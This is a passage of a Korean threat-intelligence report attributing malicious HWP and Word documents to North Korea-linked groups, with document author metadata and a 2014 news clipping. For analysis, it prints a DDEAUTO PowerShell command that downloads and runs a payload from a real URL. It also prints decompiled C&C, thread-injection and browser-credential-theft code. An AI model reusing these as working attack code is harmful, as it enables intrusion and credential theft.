strcpy(&v9[v12 + v14], "\r\n------WebKitFormBoundarywhpFxMBe19cSjFnG");
v13 = strlen(&v27);
Sleep(1u);
if ( sub_402DA0(v9, v14 + v12 + v13) == 1 || v17 > v18 )
  break;
v10 = v17;
v8 = v16;
v7 = v18;
```

C&C 통 신시 사용되는 일부 문자열을 통해 유추하건데, 공격자는 한국어 및 한국 문화에 대한 이해도가 있는 것으로 추정된다.

- C&C 통신시 사용되는 문자열 정보

```
v23 = 0;
memset(&v24, 0, 0x207u);
wsprintfA(&v23, "%s?filename=%s", "home/jpg/qwer.php", "ghkdwodh");// 황재오
v16 = 0;
v14 = 0;
v15 = 0;
v13 = 0;
v20 = (int)"*/*";
v21 = 0;
v0 = InternetOpenA_4193A4("Mozilla/5.0", 0, 0, 0, 0);
v1 = v0;
v17 = v0;
if ( !v0 )
{
  GetLastError();
  return v16;
}
v2 = InternetConnectA_4193A8(v0, "maii-daum-net.atwebpages.com", 0, 0, 0, 3, 0, 0);
v18 = v2;
if ( !v2 )
{
  GetLastError();
  InternetCloseHandle_4193BC(v1);
  return v16;
}
v3 = HttpOpenRequestA_4193AC(v2, "GET", &v23, "HTTP/1.0", 0, &v20, 0x84000000, 0);
v19 = v3;
if ( !v3 )
{
  GetLastError();
  InternetCloseHandle_4193BC(v2);
  InternetCloseHandle_4193BC(v1);
```

위에서 언급된 ghkdwodh(황재오)는 간첩에 대한 이야기를 다룬 영화의 등장인물 이름이며 공격자의 의도된 파일명으로 추정 가능하다.

- 영화 '은밀하게 위대하게' 극중 등장인물 중 황재오

04

연관성 분석

한글문서 작성 정보

04 연관성 분석

악성 한글문서와 관련된 악성코드 분석 결과, 악성 한글문서 분류에 따라 관련된 위협그룹은 다음과 같다. 포스트스크립트에 쉘코드가 임베드 된 방식은 이전에는 스카크러프트 그룹이 사용했고 이후 블루노로프 그룹에서도 사용 중인 것으로 판단된다. 그리고, 자료연결 기능은 스카크러프트 그룹이 이용했고 배포용 문서는 김수키 그룹이 이용했다.

블루노로프 (Bluenoroff) : 포스트스크립트 (H-PS-F / H-PS-S-3/4/5/6/7)
스카크러프트 (Scarcruft) : 포스트스크립트 (H-PS-S-1/2), 자료연결 (H-DL)
김수키 (Kimsuky) : 배포용문서 (H-DS)

- 악성 한글문서와 악성코드 분류에 따른 관련 위협그룹

벡터	분류	취약점 사용 유무	임베드 방식	드롭퍼 다운로더	악성코드	관련 위협그룹
매크로 (자바스크립트)	H-JS	정상 기능	파일	드롭퍼	Downloader	-
포스트스크립트	H-PS-F	정상 기능	파일	드롭퍼	Manuscrypt	Bluenoroff
	H-PS-S-1	취약점	쉘코드	다운로더	ROKRAT	Scarcruft
	H-PS-S-2	취약점	쉘코드	다운로더	ROKRAT	Scarcruft
	H-PS-S-3	취약점	쉘코드	드롭퍼	Manuscrypt CoreDn	Bluenoroff
	H-PS-S-4	취약점	쉘코드	드롭퍼	Manuscrypt	Bluenoroff
	H-PS-S-5	취약점	쉘코드	드롭퍼	Manuscrypt	Bluenoroff
	H-PS-S-6	취약점	쉘코드	다운로더	Manuscrypt	Bluenoroff
	H-PS-S-7	취약점	쉘코드	다운로더	Manuscrypt	Bluenoroff
자료연결	H-DL	정상기능	파일	드롭퍼	ROKRAT	Scarcruft
배포형 문서	H-DS	취약점	쉘코드	드롭퍼	Kimsuky	Kimsuky

2015년부터 유포된 악성 한글문서와 위협그룹의 분류에 따라 정리된 한글문서의 타임라인은 아래와 같다.

- 악성 한글문서 타임라인[32)]

	2015-04	2015-07	2016-05	2016-08	2016-09	2016-10	2016-11	2016-12	2017-01	2017-02	2017-03	2017-04	2017-05	2017-06	2017-07	2017-08	2017-09	2017-10	2017-11	2017-12	2018-01	2018-02	2018-03	2018-04	2018-05	2018-06
H-JS																										
H-DS																										
H-PS-S-1																										
H-PS-S-2																										
H-DL																										
H-PS-F (MZ)																										
H-PS-F (-MZ)																										
H-PS-F (LNK)																										
H-PS-S-3 (XOR-4byte)																										
H-PS-S-3 (yaoshi)																										
H-PS-S-4																										
H-PS-S-5																										
H-PS-S-6																										
H-PS-S-7																										

김수키 위협그룹은 오랜시간 국내를 대상으로 공격을 수행하고 있으며 한글문서 악성코드 뿐만 아니라 다양한 형태의 문서(doc, xls 등)를 이용한 악성코드를 공격에 이용하고 있다.

스카크러프트 위협그룹 역시 오랫동안 국내를 대상으로 악성 한글문서를 이용한 공격을 수행하였으며 최근에는 워터링홀 방식을 통한 악성 모바일앱 유포 역시 활발히 진행하고 있다(최근동향 참고).

반면, 블루노로프 위협그룹은 악성 한글문서를 이용한 공격을 2017년 부터 지속적으로 진행 중인 것으로 추정되며 2018년 6월 현 시점에도 새로운 방식(H-PS-S-7)의 쉘코드를 구성하여 악성 한글문서를 유포 중인 것으로 파악되었다.


한글문서 작성 정보

악성 한글문서에 대한 연관성 분석을 진행할 때, 작성자 정보(문서 최초생성 작성자, 문서 최종수정 작성자)는 주요한 프로파일링 정보로 사용될 수 있다. 과거 한수원 공격(2014년)에서 사용된 악성 한글문서의 작성자 정보로 기록된 John 이라는 이름이 이슈가 된 사례가 있다.[33)]

32) (첨부1) 악성 한글문서 타임라인

33) http://news.jtbc.joins.com/article/article.aspx?news_id=NB10698657

• 한수원 공격에 사용된 샘플에서 발견된 작성자 정보 'John' 관련 기사



작년 금융사 해킹한 'John' 한수원 악성코드에도 등장

[종앙일보] 입력 2014-12-27 02:32 | 수정 2014-12-27 16:44

안내▸JTBC 뉴스는 여러분의 생생한 제보를 기다리고 있습니다.

검찰, 북한 소행 증거 찾기 주력
9일 e메일 통해 유포된 건 폭탄형
데이터를 파괴하는 기능만 있어
설계도 등은 다른 경로로 유출된 듯

'악성코드' 한글 파일. 사용자 이름이 작년 사이버 테러 때와 같은 'John'(빨간 원)이다. (사진 하우리)

지난 9일 한국수력원자력(한수원) 직원들에게 대량 발송된 e메일에 숨겨진 악성코드는 감염 컴퓨터의 모든 데이터를 파괴하는 '폭탄형'이었던 것으로 나타났다. 원전 중앙제어시스템(SCADA)의 서버 파괴·운전 정지를 노린 공격으로 추정되고 있다.

서울중앙지검 개인정보범죄 정부합동수사단(단장 이정수)은 26일 "한수원에 유포된 악성코드 300여종을 1차 분석한 결과 실행하면 감염된 컴퓨터의 데이터를 수류탄처럼 파괴하는 기능이었다"고 밝혔다. 합수단은 "자료 유출 기능은 없다는 점에서 협박범들이 공개한 원전 설계도면 등은 9일 이전에 다른 경로로 유출됐을 가능성이 크다"고 덧붙였다. 해커들이 악성코드를 숨긴 한글파일은 '시방서.hwp' '송전 선로.hwp' 등 가짜 자료였다. 악성파일 생성시기는 지난해 4월부터 올해 10월까지로 오랜 기간 사이버 공격을 준비한 것으로 보인다.

'악성코드' 한글 파일. 사용자 이름이 작년 사이버 테러 때와 같은 'John'(빨간 원)이다. (사진 하우리)

합수단은 한수원에 대한 사이버 공격이 북한 소행일 가능성에 주목하고 증거를 찾는 데 수사력을 모으고 있다. 특히 악성코드가 숨겨진 한글파일을 마지막으로 수정한 작업자(PC 사용자) 이름이 지난해 금융사 등에 대한 '3·20 사이버테러' 때 동원된 북한 소재 PC 6대 중 한 대의 사용자 이름 'John'과 같다는 점을 확인했다. 해커들이 '원전반대그룹' 명의로 지난 15일부터 유출자료를 공개하며 협박글을 올렸던 트위터(john_kdfifj1029)·페이스북 계정(Jenia John)의 ID도 'John'으로 시작된다.

스카크러프트 위협그룹과 관련된 악성 한글문서에서 Lion, SEIKO, Tames 라는 이름을 사용하는 공통되는 작성자 정보가 발견되었다.

• 스카크러프트 위협그룹 관련 악성 한글문서에서 발견된 작성자 정보

PIDSI_TITLE	PIDSI_AUTHOR	PIDSI_LASTAUTHOR	PIDSI_CREATE_DTM	PIDSI_LASTSAVE_DTM
국내출장결과보고서	와우폼 (www.wow	*Lion*	2017-06-29 02:08:50	2017-07-11 06:29:52
올해 입국한 대학 후배를 만났다	*Lion*	*Lion*	2016-08-17 17:17:34	2016-08-17 17:19:35
최근 북한소식	*Lion*	*Lion*	2016-08-31 22:08:51	2016-08-31 22:31:58
국정원 직원이 6만위안 줘 북 종업원들 탈출시켰다	*Lion*	*Lion*	2016-09-05 17:28:05	2016-09-05 17:30:13
20년전 미제사건 포함 흉해 토막살인사건	*Lion*	*Lion*	2016-09-29 16:54:44	2016-09-29 16:59:17
대박	ORENT	*Lion*	2016-04-26 02:33:04	2017-05-28 23:48:47
5대 악성 사이버 범죄	*SEIKO*	*Lion*	2017-03-16 03:18:22	2017-03-27 03:23:46
몸에	*SEIKO*	*Lion*	2017-05-12 07:29:24	2017-05-15 15:57:27
더운 여름에 시원하게 옷어보세요	*SEIKO*	*Lion*	2017-06-27 01:39:23	2017-06-28 16:02:06
개성공단 재개 절대 안 되는 8가지 이유	*SEIKO*	*Lion*	2017-08-26 08:49:26	2017-08-27 05:46:27
한국은 왜 필리핀의 길을 가려 하는가	*SEIKO*	*Lion*	2017-08-29 08:35:38	2017-08-30 05:13:56
휴 가 신 청 서	WWW	*Lion*	2016-10-05 00:20:02	2016-10-05 16:26:50
보도자료_양식(통일부)	내부망	Tames	2016-03-28 07:46:49	2018-01-02 03:30:31
존경하는 용인룡	*Administrator*	Tames	2017-10-30 09:14:24	2017-10-30 09:29:41
5	Tames	Tames	2017-11-01 02:18:31	2017-11-01 03:28:49

블루노로프 위협그룹과 관련된 악성 한글문서는 alosha, TATIANA, TIGER 라는 이름의 공통된 작성자 정보가 발견되었다.

• 블루노로프 위협그룹 관련 악성 한글문서에서 발견된 작성자 정보

PIDSI_TITLE	PIDSI_AUTHOR	PIDSI_LASTAUTHOR	PIDSI_CREATE_DTM	PIDSI_LASTSAVE_DTM
조직의 소금같은 존재인 '투명인간'에 주목하라	*alosha*	*Administrator*	2017-11-07 09:34:50	2017-12-08 19:43:49
반 성 문	IMI	*alosha*	2017-02-04 07:04:00	2017-08-16 10:32:26
이 력 서		*alosha*	2017-09-08 17:38:32	2017-09-08 17:40:04
총 무 팀 (Tel 0098, Fax 0236)	***인사팀***	***alosha***	***2011-08-09 01:46:35***	***2017-09-24 08:21:20***
총 무 팀 (Tel 0098, Fax 0236)	***인사팀***	***alosha***	***2011-08-09 01:46:35***	***2017-09-24 08:21:20***
비트코인 관련 주요 범죄 사례	*alosha*	*alosha*	2017-10-13 03:01:35	2017-10-13 03:18:57
인적사항		*alosha*	2017-11-03 00:45:55	2017-11-03 00:46:41
용어 정의	bit	*alosha*	2017-07-25 06:30:06	2017-11-17 01:13:21
입 사 지 원 서	*alosha*	*alosha*	2017-11-29 17:42:25	2017-11-29 17:44:32
◈ 이 력 서	*alosha*	*alosha*	2017-11-29 18:06:28	2017-11-30 18:23:00
김정민	*alosha*	*User*	2017-11-02 02:52:03	2018-05-30 01:41:29
거래처 원장	TATIANA	TATIANA	2018-04-10 03:01:00	2018-04-10 03:18:34
죽음에 대한 이해와 성찰	jae	TATIANA	2018-06-01 01:53:51	2018-06-01 01:54:10
미국의 대테러전쟁		TATIANA	2018-06-01 01:54:19	2018-06-01 01:54:40
피묻은 나의 6.25전쟁수기		TATIANA	2006-05-15 09:03:25	2018-06-01 01:55:03
표준 이력서	비즈폼(bizforms.c	TATIANA	2017-03-21 04:30:05	2018-06-14 00:49:34
□	lex9420	TIGER	2015-08-22 19:35:06	2015-08-24 11:29:27
목 차	***U+ U+ U+ U+***	Tiger	***2005-12-20 06:35:34***	***2017-06-12 06:45:54***
목 차	***U+ U+ U+ U+***	Tiger	***2005-12-20 06:35:34***	***2017-06-12 06:45:54***
KMC	***경영관리***	Tiger	***2013-02-25 02:11:36***	***2017-06-15 04:51:27***
KMC	***경영관리***	Tiger	***2013-02-25 02:11:36***	***2017-06-15 04:51:27***
국가별 가상화폐 허용 현황	***Home***	Tiger	2017-06-19 00:26:07	2017-06-19 01:34:59

05

최근동향

워드문서의 DDE 기능을 악용한 공격

특정 안드로이드 단말기 모델 대상 워터링홀

악성앱 공격

05 최근동향

악성 한글문서를 사용하는 공격 그룹 중 스카크러프트 그룹은 악성 한글문서를 이용하는 방식 외 워드문서(doc)와 모바일 악성앱을 이용한 공격 사례가 발견되었다.

워드문서의 DDE 기능을 악용한 공격

MS워드에서 사용하는 DDE(Dynamic Data Exchange)는 응용 프로그램간 데이터를 공유하는 방법이다. 일반적으로 매크로 기능을 공격에 이용하는 악성 워드문서와 다르게 DDE 기능을 악용하면 매크로 기능이 없어도 공격코드의 실행이 가능하다.

H-DL 타입의 악성 한글문서에서 정상기능인 자료연결 기능을 악용한 것처럼 공격자는 워드문서의 정상기능인 DDE 기능을 악용한 것으로 보인다.

• H-DL 타입과 DDE 악용 워드문서 비교


파일종류	악용한 기능	공통점	차이점
한글문서 (hwp)	자료연결 (H-DL)	정상기능 악용	VBS실행
워드문서 (doc)	Dynamic Data Exchange (DDE)		파워쉘 명령 실행

해당 악성 워드문서를 열람 시 아래와 같은 메시지 창이 출력된다. 해당 메시지 창에서 모두 예를 선택하는 경우, 파워쉘 명령어를 실행하는 방식이다.

• DDE 악용 워드문서 열람 시 출력되는 메시지 창

해당 악성 워드문서의 끝 부분에 삽입된 DDEAUTO 명령어는 다음과 같다.

- 악성워드문서에 삽입된 DDEAUTO 명령어




```
{ DDEAUTO c:\\windows\\system32\\cmd.exe "/k powershell -NoP -NonI -W Hidden -Exec Bypass
$p=$env:temp+'\\ko_language_pack.exe';(New-Object
System.Net.WebClient).DownloadFile('http://www.edsi.co.kr/admin/main_page/photo/data/erphoto.s
mall',$p); Invoke-Item $p " " " }
```

위의 명령어로 외부 서버에서 다운로드 후 실행되는 악성코드는 H-DL 타입의 악성 한글문서에서 드롭 및 실행되는 M-RR 타입의 악성코드이다.

파일종류	악용 기능	악성코드 로딩 방식	관련 악성코드
한글문서(hwp)	H-DL	드롭	M-RR (ROKRAT)
워드문서(doc)	DDEAUTO	다운로드	

다음과 같이 DDEAUTO 워드문서와 H-DL 타입의 한글문서에서 각각 다운로드 및 드롭하는 악성코드는 동일한 PDB 정보를 갖고있다.

- DDEAUTO 워드문서(위)와 H-DL 타입 한글문서(아래)와 관련된 각 악성코드의 PDB 정보

```
; Debug information (IMAGE_DEBUG_TYPE_CODEVIEW)
asc_4092F8      db 'RSDS'               ; DATA XREF: .rdata:00408154↑o
                                        ; CV signature
                dd 1B13A621h            ; Data1 ; GUID
                dw 59EBh                ; Data2
                dw 46EAh                ; Data3
                db 91h, 9Fh, 21h, 65h, 0A2h, 42h, 22h, 44h; Data4
                dd 1                    ; Age
                db 'd:\HighSchool\version 13\2ndBD\T+M\T+M\Result\DocPrint.pdb',0 ; PdbFileName
                align 10h

; Debug information (IMAGE_DEBUG_TYPE_CODEVIEW)
asc_4092F8      db 'RSDS'               ; DATA XREF: .rdata:00408154↑o
                                        ; CV signature
                dd 24195F15h            ; Data1 ; GUID
                dw 43F8h                ; Data2
                dw 4884h                ; Data3
                db 88h, 0ECh, 0B1h, 69h, 7Fh, 0C0h, 46h, 0Ch; Data4
                dd 1                    ; Age
                db 'd:\HighSchool\version 13\2ndBD\T+M\T+M\Result\DocPrint.pdb',0 ; PdbFileName
                align 10h
```


각각의 악성코드 모두 PE 내 리소스를 로드하여 정상프로세스(cmd.exe)에 스레드(Thread) 인젝션하는 기법을 사용한 점 또한 동일하다.

• DDEAUTO 워드문서(위)와 H-DL 타입 한글문서(아래)와 관련된 악성코드

```
v4 = FindResourceW(0, 103, L"BIN");
v5 = v4;
v6 = LoadResource(0, v4);
v7 = LockResource(v6);
v8 = SizeofResource(0, v5);
memset(&StartupInfo.lpReserved, 0, 64u);
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
StartupInfo.cb = 68;
StartupInfo.dwFlags = 1;
StartupInfo.wShowWindow = 0;
Sleep(100u);
result = 0;
if ( CreateProcessA(0, "cmd.exe", 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
{
  Sleep(100u);
  v9 = VirtualAllocEx(ProcessInformation.hProcess, 0, v8 + 256, 0x1000u, 0x40u);
  if ( v9 )
  {
    if ( WriteProcessMemory(ProcessInformation.hProcess, v9, v7, v8, 0) )
    {
      Sleep(100u);
      if ( CreateRemoteThread(ProcessInformation.hProcess, 0, 0, v9, v9, 0, 0) )
        result = 1;
    }
  }
}
return result;

v4_src = FindResourceW(0, 101, L"SBS");
v5_src = v4_src;
v6_ldr = LoadResource(0, v4_src);
v7_Buffer = LockResource(v6_ldr);
v8_size = SizeofResource(0, v5_src);
memset(&StartupInfo.lpReserved, 0, 64u);
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
StartupInfo.cb = 'D';
StartupInfo.dwFlags = 1;
StartupInfo.wShowWindow = 0;
Sleep(100u);
result = 0;
if ( CreateProcessA(0, "cmd.exe", 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
{
  Sleep(100u);
  v9_baseaddr = VirtualAllocEx(ProcessInformation.hProcess, 0, v8_size + 256, 4096u, 64u);
  Sleep(100u);
  if ( v9_baseaddr )
  {
    if ( WriteProcessMemory(ProcessInformation.hProcess, v9_baseaddr, v7_Buffer, v8_size, 0) )
    {
      Sleep(100u);
      if ( CreateRemoteThread(ProcessInformation.hProcess, 0, 0, v9_baseaddr, v9_baseaddr, 0, 0) )
        result = 1;
    }
  }
}
return result;
```

스레드 인젝션되어 실제 동작하는 악성코드 또한 동일한 구조로 구성이 되어 있다.

- DDEAUTO 워드문서(좌)와 H-DL 타입 한글문서(우)의 악성코드 동작 흐름



해당 악성코드는 브라우저 설치경로에 저장된 비밀번호와 같은 정보를 유출하는 기능을 수행한다.

- 대표적인 브라우저의 설치경로에 저장되는 비밀번호 정보 확인

```
sub_4313F0("Chrome\r\n");
if ( SHGetSpecialFolderPathA(0, &pszPath, 28, 0) )
{
  if ( GetTempPathA(0x104u, &Buffer) )
  {
    if ( Buffer )
      v1 = strlen(&Buffer);
    else
      v1 = 0;
    sub_413520(&lpNewFileName, &Buffer, v1);
    sub_4136C0("\\aaa.tmp", 8u);
    if ( pszPath )
      v2 = strlen(&pszPath);
    else
      v2 = 0;
    sub_413520(&lpFileName, &pszPath, v2);
    sub_4136C0("\\Google\\Chrome\\User Data\\Default\\Login Data", 0x2Bu);
    v3 = &lpFileName;
    if ( v39 >= 0x10 )
      v3 = lpFileName;
    if ( GetFileAttributesA(v3) == -1 )
    {
      v0 = 0;
    }
```

```
v8 = this;
v1 = GetCurrentProcess();
result = OpenProcessToken(v1, 0xCu, &TokenHandle);
if ( result )
{
  if ( ExpandEnvironmentStringsForUserA(TokenHandle, "%APPDATA%", &pszDir, 261) )
  {
    PathCombineA(&pszDest, &pszDir, "Mozilla\\Firefox");
    PathCombineA(&FileName, &pszDest, "profiles.ini");
    for ( i = 0; sub_425420(&AppName, 20, "Profile%d", i) != -1; ++i )
    {
      GetPrivateProfileStringA(&AppName, "name", 0, &ReturnedString, 0x64u, &FileName);
      if ( !ReturnedString )
        break;
      v4 = strcmp(&ReturnedString, "default");
      if ( v4 )
        v4 = -(v4 < 0) | 1;
      if ( !v4 )
      {
        GetPrivateProfileStringA(&AppName, "Path", 0, &pszFile, 0x105u, &FileName);
        for ( j = strchr(&pszFile, 47); j; j = strchr(&pszFile, 47) )
          *j = 92;
        PathCombineA(v8, &pszDest, &pszFile);
        v5 = 1;
        goto LABEL_10;
      }
    }
  }
```

M-RR 타입의 악성코드와 동일하게 공개용 클라우드 서비스를 C&C 서버 통신에 이용한다.

- box.com
- dropbox.com
- pcloud.com
- yadex.com
- mediafire.com

• C&C 통신시 사용하는 공개용 클라우드 서비스

.rdata:004E...	00000042	C (1...	https://api.box.com/oauth2/token
.rdata:004E...	0000005A	C (1...	https://account.box.com/api/oauth2/authorize
.rdata:004E...	00000052	C (1...	https://api.box.com/2.0/folders/%s/items
.rdata:004E...	00000052	C (1...	https://api.box.com/2.0/files/%s/content
.rdata:004E...	00000042	C (1...	https://api.box.com/2.0/files/%s
.rdata:004E...	0000004E	C (1...	https://api.box.com/2.0/files/%s/trash
.rdata:004E...	0000005A	C (1...	https://upload.box.com/api/2.0/files/content
.rdata:004E...	00000046	C (1...	https://api.box.com/2.0/folders/%s
.rdata:004E...	00000054	C (1...	https://api.dropboxapi.com/2/files/delete
.rdata:004E...	0000005C	C (1...	https://content.dropboxapi.com/2/files/upload
.rdata:004E...	00000060	C (1...	https://content.dropboxapi.com/2/files/download
.rdata:004E...	00000048	C (1...	https://api.pcloud.com/oauth2_token
.rdata:004E...	0000004E	C (1...	https://my.pcloud.com/oauth2/authorize
.rdata:004E...	00000084	C (1...	https://api.pcloud.com/uploadfile?path=%s&filename=%s&nopartial=1
.rdata:004E...	00000094	C (1...	https://api.pcloud.com/getfilelink?path=%s&forcedownload=1&skipfilename=1
.rdata:004E...	0000001A	C (1...	https://%s%s
.rdata:004E...	00000054	C (1...	https://api.pcloud.com/deletefile?path=%s
.rdata:004E...	0000008C	C (1...	https://cloud-api.yandex.net/v1/disk/resources?path=%s&permanently=%s
.rdata:004E...	00000096	C (1...	https://cloud-api.yandex.net/v1/disk/resources/upload?path=%s&overwrite=%s
.rdata:004E...	00000080	C (1...	https://cloud-api.yandex.net/v1/disk/resources/download?path=%s

한글문서처럼 워드문서에서도 작성자 정보를 확인 할 수 있다. 이전 스카크러프트 위협그룹의 악성 한글문서의 작성자 정보 중 하나인 Tames와 동일하다. 동일한 타입(M-RR)의 악성코드 특징 뿐만 아니라 작성자 정보를 통해 동일 위협그룹이 공격을 수행한 것으로 추정된다.

• 워드문서의 속성정보

공격자는 악성 한글문서 뿐만 아니라 워드문서의 기능을 이용하여 공격에 사용한 것을 알 수 있다. 취약점을 이용하기 보다는 각각 문서 프로세서의 정상기능을 악용하여 악성코드를 유포하는데 사용한 것이다. 이처럼 단순하지만 효과적으로 공격할 수 있어 공격자는 해당 방식을 계속 이용하는 것으로 추정된다.

• H-DL 타입과 DDE 악용 워드문서 비교

파일종류	악용한 기능	공통점	차이점	악성코드 로딩 방식	관련 악성코드
한글문서(hwp)	자료연결 (H-DL)	정상기능 악용 동일한 문서 작성자명	VBS실행	드롭	M-RR (ROKRAT)
워드문서(doc)	Dynamic Data Exchange (DDE)		파워쉘 명령 실행	다운로드	

특정 안드로이드 단말기 모델 대상 워터링홀 악성앱 공격

최근 특정 위협그룹(스카크러프트 추정)이 한글 악성코드 뿐만 아니라 악성 모바일앱을 이용한 공격도 수행하고 있는 정황이 확인되었다.

과거 스피어피싱 공격시 사용되었던 C&C 서버에서 정보탈취형 악성앱 역시 유포되는 것이 발견되었다. 해당 서버는 과거 문서형 악성코드에서 드롭된 추가 악성코드를 다운로드 받는 유포지로 사용된 이력이 있다.


최근에 발견된 공격은 해킹한 탈북자 및 시민운동 관련 웹사이트 내 약 10,000개 정도의 특정 페이지[34]에 악성 스크립트를 삽입시킨 후, 방문자가 특정 안드로이드 단말기 모델을 사용하여 해당 웹사이트에 접속할 경우 악성 모바일앱을 다운로드시키고 실행시키는 공격 방식을 이용하고 있다.

• 공격 대상 안드로이드 단말기

제조사명	기기명	모델명	안드로이드 버전	비고
삼성전자	Galaxy S6	SM-G920	Android 5.0 (출시버전)	2015년도 10월 이후 펌웨어는 해당 취약점의 영향을 받지 않음
	Galaxy S6 Edge	SM-G925		
	Galaxy Note-4	SM-N916		
	Galaxy Alpha	SM-G850		

악성앱의 유포는 CVE-2015-7888[35] 또는 CVE-2015-6764[36] 취약점을 이용하며 전체적인 흐름은 아래와 같다.

• 악성 앱 유포방식



